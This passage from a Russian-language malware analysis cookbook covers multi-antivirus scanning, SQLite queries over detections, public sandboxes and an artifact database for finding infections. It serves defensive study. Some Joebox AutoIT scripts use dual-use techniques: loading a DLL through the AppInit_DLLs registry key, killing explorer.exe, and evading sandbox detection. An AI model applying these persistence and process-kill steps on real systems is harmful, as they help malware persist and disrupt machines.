Submitting file to NoVirusThanks, please wait...
http://scanner.novirusthanks.org/analysis/c178cbb6e88dfa8afeb1e2f740ebf[REMOVED]
  NOD32 => Win32/Kryptik.DHB
  a-squared => Packed.Win32.Tdss!IK
  TrendMicro => TROJ_BREDO.SME
  VBA32 => BScope.Rootkit-Dropper.TDSL
  Dr.Web => BackDoor.Tdss.based.5
  Avast => Win32:Alureon-FW [Rtk]
  Avira AntiVir => TR/PCK.Tdss.Z.3138
  Kaspersky => Packed.Win32.TDSS.z
  BitDefender => Gen:Heur.Krypt.25
  Ikarus T3 => Packed.Win32.Tdss
  Panda => Trj/TDSS.EF
```

```
G-Data => Packed.Win32.TDSS.z
AVG => Agent_r.RG
F-PROT6 => W32/Alureon.H.gen!Eldorado
Comodo => TrojWare.Win32.Trojan.Agent.Gen
```

Запросы к базе virus.db

Обработав несколько образцов, можно приступать к выполнению запросов к базе `virus.db`. API SQLite доступен для многих языков, включая PHP, Perl, Python и C, поэтому всего несколько строк кода позволяют получить полезные тенденции и статистику коллекции вредоносных программ. В следующем примере мы просто используем клиент командной строки `sqlite3`, чтобы найти в базе все образцы Rustock.

```
$ sqlite3 virus.db
SQLite version 3.5.9
Enter ".help" for instructions
sqlite> .schema
CREATE TABLE detects (
            id       INTEGER PRIMARY KEY,
            sid      INTEGER,
            vendor   TEXT,
            name     TEXT
        );
CREATE TABLE samples (
            id   INTEGER PRIMARY KEY,
            md5  TEXT
        );
sqlite> SELECT t1.md5,t2.vendor,t2.name
   ...> FROM samples AS t1, detects AS t2
   ...> WHERE t2.name LIKE "%Rustock%" AND t1.id=t2.sid;
00bd6c02dcdb4bf8f8545ca47e8f3c16|VirusBuster|Backdoor.Rustock.EQ
00bd6c02dcdb4bf8f8545ca47e8f3c16|Microsoft|Backdoor:Win32/Rustock.E
0f543e220474bb41cc4b47e2cce6162d|Microsoft|Backdoor:Win32/Rustock.E
sqlite>
```

Дополнительные замечания о сценарии `avsubmit.py`:

• Чтобы одновременно использовать все поддерживаемые службы, передайте параметр `-jevn`.
• `avsubmit.py` можно импортировать в собственные сценарии Python, что позволит форматировать вывод любым способом. Именно так работает сценарий из рецепта 8-7. Ниже приведён пример импорта класса `VirusTotal` из другого сценария Python:

```
from avsubmit import VirusTotal

vt = VirusTotal(sys.argv[1]) # первый аргумент является именем файла
detects = vt.submit()
for key,val in detects.items():
    print "  %s => %s" % (key, val)
```

Сравнение мультиантивирусных сканеров

Иметь выбор всегда полезно, и различные службы мультиантивирусного сканирования как раз его предоставляют. Как минимум несколько служб пригодятся, если одна из них недоступна или перегружена. В таблице 4-1 сравниваются некоторые важные возможности, параметры и характеристики рассмотренных сетевых антивирусных сканеров. Эти сведения помогут определить службу, лучше всего подходящую вашим целям. Разумеется, данные в будущем могут измениться, и об этом следует помнить.

Таблица 4-1. Сравнение антивирусных сканеров

Возможность	VirusTotal	Jotti	NoVirusThanks
Текущее число антивирусных механизмов	42	20	24
Отправка через веб-интерфейс	Да	Да	Да
Отправка по SSL	Да		
Отправка URL	Да		Да
Отправка по электронной почте	Да		
Отправка из приложения или оболочки Explorer	Да		Да
Поиск по хешу файла	Да	Да	
Возможность запретить распространение			Да
Максимальный размер файла	20 Мбайт	Неизвестен	20 Мбайт при загрузке через веб-интерфейс; 10 Мбайт для URL
Поддержка `avsubmit.py`	Поиск и загрузка	Поиск и загрузка	Только загрузка

Анализ в общедоступных песочницах

Общедоступные песочницы запускают вредоносные программы в контролируемой среде, чтобы для анализа поведения вам не приходилось рисковать заражением собственных машин. Песочницы регистрируют изменения файловой системы, ключей реестра и входящего и исходящего сетевого трафика, а затем предоставляют результаты в стандартизованном отчёте. В следующих нескольких рецептах рассматриваются распространённые песочницы, позволяющие быстро анализировать потенциально вредоносные файлы.

Рецепт 4-5. Анализ вредоносных программ посредством ThreatExpert


Система расширенного анализа угроз ThreatExpert[13] (ATAS) выполняет файлы в виртуальной среде и сообщает об изменениях файловой системы, реестра, памяти и сети. Согласно сайту, ThreatExpert делает снимки системы до и после запуска вредоносной программы, чтобы определить произошедшие изменения, а также использует перехватчики API, в реальном времени перехватывающие взаимодействия программы. Отчёт ThreatExpert содержит следующие сведения:

• вновь созданные процессы, файлы, ключи реестра и мьютексы;
• имена узлов или IP-адреса, с которыми устанавливалось соединение, а также шестнадцатеричные и ASCII-дампы сетевого трафика;
• результаты антивирусного сканирования отправленного файла и всех созданных файлов;
• возможную страну происхождения, определённую по эвристическим признакам, например географическому положению IP-адреса, с которым связывается файл, или следам иностранных языков в самом файле.
• категорию, например бэкдор или клавиатурный шпион, и относительный уровень опасности;

• снимки экрана во время анализа, если обнаружено новое окно.

Файлы размером до 5 Мбайт можно отправлять ThreatExpert через веб-форму. При отправке требуется адрес электронной почты; помимо показа результатов на сайте ThreatExpert пришлёт вам копию файлов отчёта в ZIP-архиве. В качестве альтернативы можно воспользоваться ThreatExpert Submission Applet,[14] приложением с графическим интерфейсом только для Windows, предназначенным для отправки файлов.

На рисунках 4-7 и 4-8 показаны примеры содержимого отчёта ThreatExpert. Пользователи ThreatExpert также могут зарегистрировать учётную запись и входить в неё перед отправкой. Тогда все отправления с конкретной учётной записи, то есть адреса электронной почты, включая сделанные через Submission Applet, будут связаны между собой. Пользователь сможет просматривать прежние отправления и выполнять по ним поиск.



Summary of the findings:

What's been found	Severity Level
Produces outbound traffic.	
Creates a startup registry entry.	
Contains characteristics of an identified security risk.	

Technical Details:

Possible Security Risk

Attention! The following threat category was identified:

Threat Category	Description
	A keylogger program that can capture all user keystrokes (including confidential details such username, password, credit card number, etc.)

File System Modifications

The following files were created in the system:

#	Filename(s)	File Size	File Hash	Alias
1	%ProgramFiles%\Bifrost\klog.dat	0 bytes	MD5: 0xD41DBCD98F00B204E9800998ECF8427E SHA-1: 0xDA39A3EE5E6B4B0D3255BFEF95601890AFD80709	(not available)
2	%ProgramFiles%\Bifrost\server.exe - [file and pathname of the sample #1]	54,371 bytes	MD5: 0x5FD23A181CFC75A5BF5E58FAE6239466 SHA-1: 0x71CC6E90A67665027648OF33F8928C1A98B44F8F	Trojan-Spy.Win32.Zbot.ahof [Kaspersky Lab] Trojan:Win32/VB.WJ [Microsoft]

Рисунок 4-7. Сводка и технические подробности ThreatExpert, фрагмент



Рисунок 4-8. Страна происхождения и результаты сетевого трафика ThreatExpert

Рецепт 4-6. Анализ вредоносных программ посредством CWSandbox

CWSandbox создана исследователями Мангеймского университета в Германии. Компания Sunbelt Software лицензировала её код для коммерческого применения, поэтому вы можете приобрести собственную установку CWSandbox и настраивать её по своему усмотрению. Однако и Мангеймский университет, и Sunbelt Software по-прежнему предлагают общедоступные бесплатные интерфейсы для отправки вредоносных программ на анализ. Чтобы передать код в одну из бесплатных песочниц, откройте http://www.sunbeltsecurity.com/sandbox/ или http://mwanalysis.org.

CWSandbox внедряет библиотеки DLL во вновь создаваемые процессы. Эти библиотеки перехватывают функции API Windows, чтобы наблюдать за поведением выполняющейся вредоносной программы. На сайте предупреждается, что программа может обойти перехватчики, непосредственно вызывая функции собственного API или выполняя вызовы из режима ядра. Несмотря на это ограничение, CWSandbox остаётся весьма эффективной против большинства вредоносных программ. Между бесплатной и коммерческой версиями существуют следующие различия:

• Через бесплатный интерфейс Sunbelt можно отправлять файлы Windows PE. Коммерческая версия принимает URL, BHO, ZIP-файлы и заражённые документы.
• В бесплатную песочницу файлы отправляются через веб-браузер. Коммерческая версия позволяет передавать их по электронной почте, из ханипотов nepenthes или из локального каталога файловой системы сервера.
• Коммерческая версия позволяет управлять целевой системой, в которой работает вредоносная программа. Например, можно использовать VMware или отдельную невиртуальную систему.
• Коммерческая версия включает сводку поведения на основе таких обнаружений, как загрузка PE-файлов из Интернета, создание файлов в каталоге `system32` или внедрение кода в другие процессы.

Как показано на рисунке 4-9, CWSandbox предоставляет подробные результаты отдельно для каждого процесса. Это очень ценно при анализе вредоносной программы, сбрасывающей несколько исполняемых файлов, когда требуется узнать, какой компонент создал определённый файл, ключ реестра или другой след в системе. Песочница, работающая только на сравнении снимков до и после выполнения, не даст столь детализированных сведений.



Рисунок 4-9. CWSandbox перечисляет изменения, внесённые каждым процессом

Рецепт 4-7. Анализ вредоносных программ посредством Anubis

Anubis[15] - песочница для анализа неизвестных двоичных файлов. В отличие от CWSandbox, Anubis находится в частной собственности, управляется владельцами и, насколько нам известно, не продаётся. Отправляя файлы в Anubis, можно пользоваться стандартной или расширенной формой. Anubis предоставляет следующие возможности:

• Если вместо файла отправить URL, Anubis откроет его в Internet Explorer, фактически превращая песочницу в клиентский ханипот. Это очень полезно, если вам известен подозрительный сайт или файл в Интернете и вы хотите проверить поведение системы при посещении данного URL.
• Помимо исполняемого файла можно загрузить вспомогательные файлы. Такая возможность предусмотрена потому, что для правильного выполнения некоторым программам нужны сопутствующие файлы, например конфигурации или DLL. В качестве альтернативы все файлы можно отправить в ZIP-архиве без пароля либо с паролем `infected`.
• Отчёты можно загрузить в формате HTML, XML, обычного текста или PDF, а также получить полный перехват пакетов.
• Образцы можно отправлять в Anubis через SSL-канал, заменив в URL `http://` на `https://`.

На рисунке 4-10 показаны результаты анализа отправленного в Anubis файла. В разделе созданных файлов видно, что `v2captcha.exe` создал `captcha.dll` и `captcha.bat`.



Рисунок 4-10. Результаты Anubis помогают быстро определить семейство вредоносной программы

В разделе созданных процессов видно, что вредоносная программа выполнила пакетный файл, передав его в командной строке программе `cmd.exe`. Поиск созданных файлов в Интернете показывает, что это компоненты червя Koobface. В частности, сопоставить результаты нам помогла статья Джоэла Йонтса *Malicious Social Networking: Koobface Worm*.[16]

Рецепт 4-8. Написание сценариев AutoIT для Joebox

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Joebox,[17] созданная Штефаном Бюльманом, - песочница, ориентированная на гибкость и настройку. Файлы можно отправлять через веб-интерфейс Joebox либо связаться с Joe Security и узнать о приобретении собственного экземпляра. Преимущество Joebox состоит в том, что для наблюдения за поведением вредоносной программы система применяет перехват SSDT и EAT в ядре, а не перехватывает функции API Windows в пользовательском режиме, как другие песочницы. Поэтому анализ Joebox теряет небольшую часть высокоуровневого контекста, например сведения о том, была ли новая программа запущена посредством `ShellExecute` или `WinExec`. Однако существенно снижается вероятность, что вредоносная программа обойдёт наблюдение, вызывая собственные API в пользовательском режиме или непосредственно функцию режима ядра из загруженного драйвера. Joebox обладает следующими дополнительными возможностями:

• поддерживает анализ исполняемых файлов, DLL, драйверов ядра, документов Word, PDF и других типов;
• позволяет выполнять вредоносную программу в Windows XP по умолчанию, Windows Vista и/или Windows 7;
• может выполнять программу в невиртуальной и неэмулируемой системе; Joebox использует решение создания образов FOG[18] (см. также рецепт 7-7), чтобы после каждого заражения возвращать систему в исходное состояние;
• позволяет получить полный перехват пакетов отправленной программы и анализировать сетевой трафик выбранным инструментом;

• предоставляет загружаемые модули для ханипотов amun и nepenthes, автоматически отправляющие новые образцы в Joebox;
• позволяет писать сценарии на языке AutoIT[19] для настройки среды выполнения вредоносной программы.

> **Примечание.** Сайт JoeBox не хранит сетевую копию анализа вредоносной программы. Чтобы получить к нему доступ в будущем, необходимо сохранить анализ, полученный по электронной почте. В противном случае для нового анализа файл придётся отправить ещё раз.

Написание сценариев для Joebox

Сценарии Joebox представляют собой текстовые файлы с расширением `.jbs`. Их можно писать в любом текстовом редакторе или в SciTE4AutoIt3, редакторе AutoIT. На сайте Joebox имеется несколько примеров сценариев и документация по API. В настоящее время доступны сценарии со следующими назначениями:

• имитация действий пользователя для прохождения программы установки, являющейся компонентом многих поддельных антивирусов;
• извлечение URL с веб-страницы и последовательное посещение каждого в браузере, то есть простой веб-краулер;
• вычисление различий поведения для уменьшения шума стандартных журналов наблюдения за API: например, можно записать действия IE при посещении законного URL, затем действия при посещении вредоносного URL и сообщить о различиях.

Ниже приведён пример минимального сценария Joebox:

```
Script
    ; выбрать Windows XP
    _JBSetSystem("xp")
    ; начать анализ
    _JBStartAnalysis()
    ; запустить анализатор трафика
    _JBStartSniffer()
    ; выполнить отправленную вредоносную программу
    _JBLoadProvidedBin()
    ; позволить вредоносной программе работать 120 секунд
    Sleep(120)
    ; остановить анализатор трафика
    _JBStopSniffer()
    ; остановить анализ
    _JBStopAnalysis()
EndScript
```

Сценарий выбирает Windows XP в качестве целевой среды, передавая `xp` функции `_JBSetSystem`. При желании `xp` можно заменить на `vista` для Windows Vista или `w7` для Windows 7. Затем он начинает анализ, запускает анализатор сетевого трафика, выполняет вредоносную программу, загруженную вместе со сценарием, и позволяет ей работать 120 секунд. Общее время выполнения сценария в общедоступных системах Joebox не может превышать четырёх минут. На рисунке 4-11 показана форма отправки Joebox, в которой выбираются загружаемые файл вредоносной программы и сценарий.



Рисунок 4-11. Отправка сценариев в Joebox

В следующих нескольких рецептах описан ряд способов превратить заготовку сценария Joebox в чрезвычайно полезные инструменты.

Рецепт 4-9. Обход вредоносных программ, зависящих от пути, посредством Joebox

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

В некоторых случаях вредоносная программа просто завершает работу, если выполняется не из определённого места, например не из системного каталога (`C:\WINDOWS\system32` в XP). Поскольку вы не можете управлять местом на диске, куда песочницы помещают файлы перед выполнением, файл, скорее всего, не запустится. Разумеется, песочница в таком случае не покажет никаких результатов, и вы можете решить, что файл безвреден. В этом рецепте мы покажем, как с помощью сценария Joebox скопировать файл в заданный каталог перед выполнением. Сначала рассмотрим следующий исходный код - пример вредоносной программы, проверяющей путь перед заражением машины.

```
int main(int argc, char* argv[])
{
    char sysdir[MAX_PATH];
    char modulename[MAX_PATH];

    GetSystemDirectoryA(sysdir, MAX_PATH);
    GetModuleFileNameA(NULL, modulename, MAX_PATH);
    // выйти, если программа находится не в каталоге system32
    if (strstr(modulename, sysdir) == NULL) {
        ExitProcess(0);
    } else {
        // Заразить систему!
    }

    return 0;
}
```

Следующий сценарий Joebox позволяет скопировать вредоносную программу в системный каталог, а затем запустить её.

```
Script
    _JBSetSystem("xp")
    _JBStartAnalysis()
    _JBStartSniffer()

    ; скопировать отправленный файл в системный каталог
    $NewFile = @SystemDir & "/" & "malware.exe"
    FileCopy("c:\malware.exe", $NewFile, 1)
```

```
    ; выполнить файл из нового места
    Run($NewFile, @TempDir, @SW_HIDE)

    Sleep(120)
    _JBStopSniffer()
    _JBStopAnalysis()
EndScript
```

Сценарий начинает с выбора XP в качестве операционной системы и запуска анализа и анализатора трафика. Затем средствами языка AutoIT он копирует файл `C:\malware.exe`, то есть отправленный вами образец, в системный каталог. После завершения копирования сценарий запускает файл. Это всё, что нужно для выполнения зависящей от пути вредоносной программы в автоматизированной песочнице.

> **Примечание.** Многие песочницы помещают загруженные файлы в определённое место, например `C:\malware.exe`. Один из способов, которыми вредоносная программа может обнаружить работу внутри песочницы, состоит в проверке существования таких жёстко заданных имён файлов. Как это обойти? Легко. Загрузите сценарий Joebox, который копирует `C:\malware.exe` по другому пути, например `C:\betya\wontguessthis.exe`, удаляет исходный `C:\malware.exe`, а затем запускает вредоносную программу.

Рецепт 4-10. Обход DLL, зависящих от процесса, посредством Joebox

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Многие песочницы способны запускать DLL, но используют типовые процессы-узлы, например `rundll32.exe`, или специальные программы, вызывающие `LoadLibrary`. Как вы узнаете из главы 13, DLL часто проверяют имя родительского процесса и проявляют определённое поведение, только находясь внутри конкретного процесса. В этом рецепте мы покажем, как с помощью сценария Joebox анализировать DLL внутри одного или нескольких выбранных вами процессов-узлов.

Следующий сценарий Joebox позволяет загрузить DLL в Internet Explorer.

```
Script
    ; доступ к функциям, связанным с IE
    #include <IE.au3>

    _JBSetSystem("xp")
    _JBStartAnalysis()
    _JBStartSniffer()

    ; скопировать отправленный файл в системный каталог
    $NewFile = @SystemDir & "/" & "malware.dll"
    FileCopy("c:\malware.dll", $NewFile, 1)

    ; добавить запись AppInit_DLLs
    RegWrite(
        "HKLM\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows",
        "AppInit_DLLs", "REG_SZ", "malware.dll")

    ; открыть этот сайт в IE
    $oIE = _IECreate("http://banksite.com")

    Sleep(120)
```

```
    ; работа с IE завершена
    _IEQuit ($oIE)

    _JBStopSniffer()
    _JBStopAnalysis()
EndScript
```

Сценарий регистрирует DLL в ключе реестра `AppInit_DLLs`, а затем создаёт новый экземпляр Internet Explorer. Новый процесс IE автоматически загрузит `malware.dll`. Если вместо этого DLL необходимо зарегистрировать как вспомогательный объект браузера (BHO), достаточно внести правильные ключи реестра перед запуском IE.

В похожем случае может понадобиться загрузить DLL в Explorer, однако `AppInit_DLLs` действует только для новых процессов. Один из способов сделать это, хотя и довольно грубый, - завершить процесс `explorer.exe`. Если Explorer аварийно завершается, `winlogon.exe` автоматически запускает его заново, и при этом загружается запись `AppInit_DLLs`. Следующий сценарий содержит необходимый для описанного способа код.

```
Script
    Func KillProcess($process)
        Local $hproc
        Local $pid = ProcessExists($process)
        If $pid = 0 Then
            Return
        EndIf

        $hproc = DllCall(
            "kernel32.dll", "hwnd", "OpenProcess",
            "dword", BitOR(0x0400,0x0004,0x0001),
            "int", 0, "dword", $pid)

        If UBound($hproc) > 0 Then
            If $hproc[0] = 0 Then Return
        Else
            Return
        EndIf

        $hproc = $hproc[0]

        Local $code = DllStructCreate("dword")

        $ret = DllCall(
            "kernel32.dll", "int", "TerminateProcess",
            "hwnd", $hproc, "uint", DllStructGetData($code,1))
        Return
    EndFunc

    _JBSetSystem("xp")
    _JBStartAnalysis()
    _JBStartSniffer()

    ; скопировать вредоносную программу
    $NewFile = @SystemDir & "/" & "malware.dll"
    FileCopy("c:\malware.dll", $NewFile, 1)

    ; добавить запись AppInit_DLLs
    RegWrite(
        "HKLM\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows",
        "AppInit_DLLs", "REG_SZ", "malware.dll")

    ; завершить процесс, чтобы он перезапустился
    KillProcess("explorer.exe")

    Sleep(10000)
    _JBStopSniffer()
    _JBStopAnalysis()
EndScript
```

Сценарий определяет локальную функцию `KillProcess`, которая посредством `DllCall`, API AutoIT, вызывает `OpenProcess` и `TerminateProcess`. В сценариях AutoIT функцию `DllCall` можно использовать для поиска и вызова любых функций API Windows. Таким образом, перед выполнением вредоносной программы вы получаете возможность очень точно настраивать песочницу.

Рецепт 4-11. Настройка активного HTTP-прокси посредством Joebox

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

В этом рецепте предполагается, что требуется проанализировать вредоносную программу, устанавливающую исходящее HTTP-соединение с управляемым злоумышленником сервером. Сервер по-разному отвечает IP-адресам из разных стран, а вы хотите вызвать определённый ответ, отправив запрос из конкретной страны. Первую часть вам придётся выполнить самостоятельно: найти открытые HTTP-прокси в целевой стране либо приобрести недорогой виртуальный сервер в этой стране и настроить собственный HTTP-прокси. Как именно это сделать, описано в рецепте 1-4.

Затем настроить прокси можно следующим сценарием Joebox:

```
Script
    _JBSetSystem("xp")
    _JBStartAnalysis()
    _JBStartSniffer()

    ; указать IP-адрес и порт прокси-сервера
    $ProxyServer = "1.2.3.4:8080"

    ; изменить настройки прокси на машине
    RegWrite(
     "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings",
     "ProxyServer", "REG_SZ", $ProxyServer)

    RegWrite(
     "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings",
     "ProxyEnable", "REG_DWORD", 1)

    _JBLoadProvidedBin()
    Sleep(10000)
    _JBStopSniffer()
    _JBStopAnalysis()
EndScript
```

Пока вредоносная программа использует производные функций API WinINet, настройка прокси будет работать. В частности, программа должна вызывать `InternetOpen` с флагом `INTERNET_OPEN_TYPE_PRECONFIG`, который заставляет приложение получать конфигурацию прокси из реестра. Если вредоносная программа использует API Urlmon (`UrlDownloadToFile`) или реализует собственные обработчики HTTP средствами Winsock (`send` и `recv`), настройка прокси работать не будет. Это лишь один пример возможностей управления целевой системой посредством сценариев Joebox.

Рецепт 4-12. Поиск артефактов по результатам песочниц

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Сетевые песочницы располагают огромными базами данных, в которых отображаются имена файлов, ключи реестра, мьютексы и другие артефакты, созданные вредоносными программами. В большинстве случаев, проверив наличие таких артефактов, можно определить, выполнялась ли такая же или похожая вредоносная программа в исследуемой системе. Имея возможность собирать артефакты образцов, проанализированных сетевыми песочницами, можно создать компактную базу артефактов для обнаружения связанных заражений.

Сценарии `dbmgr.py` и `artifactscanner.py` с DVD служат примером универсальной многократно используемой среды сканирования. В примерах этого рецепта показано, как перечислять артефакты из отчётов ThreatExpert. Коллекцию можно наполнять вручную или написать дополнительные модули для других сетевых песочниц. Основная идея состоит в том, чтобы начать со схемы базы SQLite, описывающей все собираемые данные: файлы, ключи реестра и прочее. Затем можно написать подключаемые модули, которые собирают эти артефакты из разных источников и помещают их в базу. Когда придёт время расследования, вы сможете быстро проверить, заражена ли целевая система какой-либо ранее проанализированной вами вредоносной программой.

Управление базой артефактов

Следующий вывод показывает синтаксис `dbmgr.py`, интерфейса для добавления, удаления и запросов данных в базе артефактов.

```
$ python dbmgr.py -h

Usage: dbmgr.py [options]

Options:
  -h, --help            show this help message and exit
  -i, --init            initialize DB
  -s, --show            show entries in DB
  -a ADD, --add=ADD     add md5 to DB
  -d DELETE, --del=DELETE
                        delete md5 from DB
  -b PAGE, --bulk=PAGE  bulk import page
```

Первым делом следует инициализировать новую базу артефактов. Для этого передайте флаг `--init` следующим образом:

```
$ python dbmgr.py --init
Success.

$ ls -al artifacts.db
-rw-r--r-- 1 root root 5120 2010-04-04 20:42 artifacts.db
```

Теперь в текущем рабочем каталоге должен находиться файл `artifacts.db`, созданный по следующей схеме:

```
CREATE TABLE samples (
    id   INTEGER PRIMARY KEY, // уникальный идентификатор каждого образца
    md5  TEXT                 // MD5-хеш образца
);

CREATE TABLE files (
    id       INTEGER PRIMARY KEY,
    sid      INTEGER, // соответствует samples.id
```

```
    filename TEXT,    // путь к новому файлу в песочнице
    md5      TEXT     // MD5 вновь созданного файла
);

CREATE TABLE mutants (
    id   INTEGER PRIMARY KEY,
    sid  INTEGER,     // соответствует samples.id
    name TEXT         // имя нового мьютекса в песочнице
);

CREATE TABLE regkeys (
    id        INTEGER PRIMARY KEY,
    sid       INTEGER, // соответствует samples.id
    keyname   TEXT,    // имя ключа реестра
    valuename TEXT,    // вновь созданное значение в keyname, если есть
    data      BLOB     // данные вновь созданного значения, если есть
);
```

Таблица `samples` содержит столбцы с MD5-хешем всех вредоносных программ в базе, а также автоматически увеличиваемым уникальным идентификатором каждого образца. В таблицах `files`, `mutants` и `regkeys` имеется столбец `sid`, соответствующий уникальному идентификатору образца вредоносной программы, создавшей артефакт. Чтобы добавить артефакты из существующего отчёта ThreatExpert, передайте MD5-хеш образца и флаг `--add` следующим образом:

```
$ python dbmgr.py --add=0xD289CD91759850640B8C260EDC651D51

Checking ThreatExpert for MD5: D289CD91759850640B8C2[REMOVED]
Analysis: www.threatexpert.com/report.aspx?md5=D289C[REMOVED]
Added sample with ID 1
 [FILE] a5bc910a81a305994[REMOVED] %AppData%\BifroXx\server.exe
 [FILE] a5bc910a81a305994[REMOVED] %ProgramFiles%\BifroXx\server.exe
 [MUTEX] Bif1234
 [REGKEY] HKEY_LOCAL_MACHINE\SOFTWARE\
           Microsoft\Active Setup\
           Installed Components\{9D71D88C-C598-4935-C5D1-43AA4DB90836}
 [REGKEY] HKEY_LOCAL_MACHINE\SOFTWARE\BifroXx
 [REGKEY] HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\
                        Control\MediaResources\msvideo
 [REGKEY] HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\
                        Control\MediaResources\msvideo
 [REGKEY] HKEY_CURRENT_USER\Software\BifroXx
```

Сценарий `dbmgr.py` импортирует класс `ThreatExpert` из модуля `avsubmit.py` (см. рецепт 4-4), чтобы получить доступ к HTML, возвращаемому сайтом ThreatExpert для заданного файла. Всего сценарий добавил в базу восемь артефактов: пять ключей реестра, два файла и один мьютекс.

С помощью флага `--bulk=1` можно добавить 20 последних отчётов ThreatExpert. При каждом увеличении целого числа сценарий получает следующие 20 последних отчётов.

```
$ python dbmgr.py --bulk=1

Checking ThreatExpert for MD5: dada441f3cd70903433c71fb63fe4ae4
Analysis: www.threatexpert.com/report.aspx?md5=dada441f[REMOVED]
Added sample with ID 2
Checking ThreatExpert for MD5: 91481733[REMOVED]
Analysis: www.threatexpert.com/report.aspx?md5=91481733[REMOVED]
Added sample with ID 3
 [FILE] c54f8ceb7c792f8fe2231d8b40ad780b %Temp%\RarSFX0\CleanNV.exe
 [FILE] 0679a1ebaf691168a25961eb50cf3fdc %Temp%\RarSFX0\CleanTool.exe
 [FILE] 3221d42b5ebf1e505396dcc9e8527f0a %Temp%\RarSFX0\CTREBOOT.exe
 [FILE] c93ab037a8c792d5f8a1a9fc88a7c7c5 %Temp%\RarSFX0\NeroCheck.exe

[REMOVED]
```

> **Примечание.** База артефактов по своей концепции похожа на базу антивирусных сигнатур, поэтому для её результатов возможны ложные срабатывания и пропуски. Соблюдайте особую осторожность при массовом импорте, поскольку он автоматически добавляет артефакты в базу. Если кто-либо загрузит в ThreatExpert законный файл, например `iexplore.exe` (Internet Explorer), а затем вы соберёте его артефакты и выполните их поиск на машине, то обнаружите IE, а не вредоносный код.

После добавления образцов и артефактов в базу перед её использованием можно вывести содержимое. Для этого передайте флаг `--show`. В выводе будут показаны идентификатор и MD5-хеш каждого образца, а также список связанных с ним файлов, ключей реестра и мьютексов.

```
$ python dbmgr.py --show

ID     MD5 Hash
------------------------------------------------------------
1      D289CD91759850640B8C260EDC651D51
       [FILE] a5bc910a81a3059[REMOVED] %AppData%\BifroXx\server.exe
       [FILE] a5bc910a81a3059[REMOVED] %ProgramFiles%\BifroXx\server.exe
       [REGKEY] HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
                            Active Setup\Installed Components\
                            {9D71D88C-C598-4935-C5D1-43AA4DB90836}
       [REGKEY] HKEY_LOCAL_MACHINE\SOFTWARE\BifroXx
       [REGKEY] HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\
                                  Control\MediaResources\msvideo
       [REGKEY] HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\
                                  Control\MediaResources\msvideo
       [REGKEY] HKEY_CURRENT_USER\Software\BifroXx
       [MUTEX] Bif1234
2      dada441f3cd70903433c71fb63fe4ae4
3      91481733005406e14439eb78308e7aa7
       [FILE] c54f8ceb7c792[REMOVED] %Temp%\RarSFX0\CleanNV.exe
       [FILE] 0679a1ebaf691[REMOVED] %Temp%\RarSFX0\CleanTool.exe
       [FILE] 3221d42b5ebf1[REMOVED] %Temp%\RarSFX0\CTREBOOT.exe
       [FILE] c93ab037a8c79[REMOVED] %Temp%\RarSFX0\NeroCheck.exe

[REMOVED]
```

Управление посредством SQLite Database Browser

SQLite Database Browser[20] предоставляет графический интерфейс для работы с базами SQLite. Поэтому даже без знания SQL вы сможете добавлять, удалять и изменять артефакты. В Ubuntu программа устанавливается следующей командой:

```
$ apt-get install sqlitebrowser
```

С сайта инструмента также можно загрузить двоичные файлы для Windows или Mac OS X. После установки запустите его следующим образом:

```
$ sqlitebrowser artifacts.db
```

На рисунке 4-12 показан графический интерфейс инструмента.

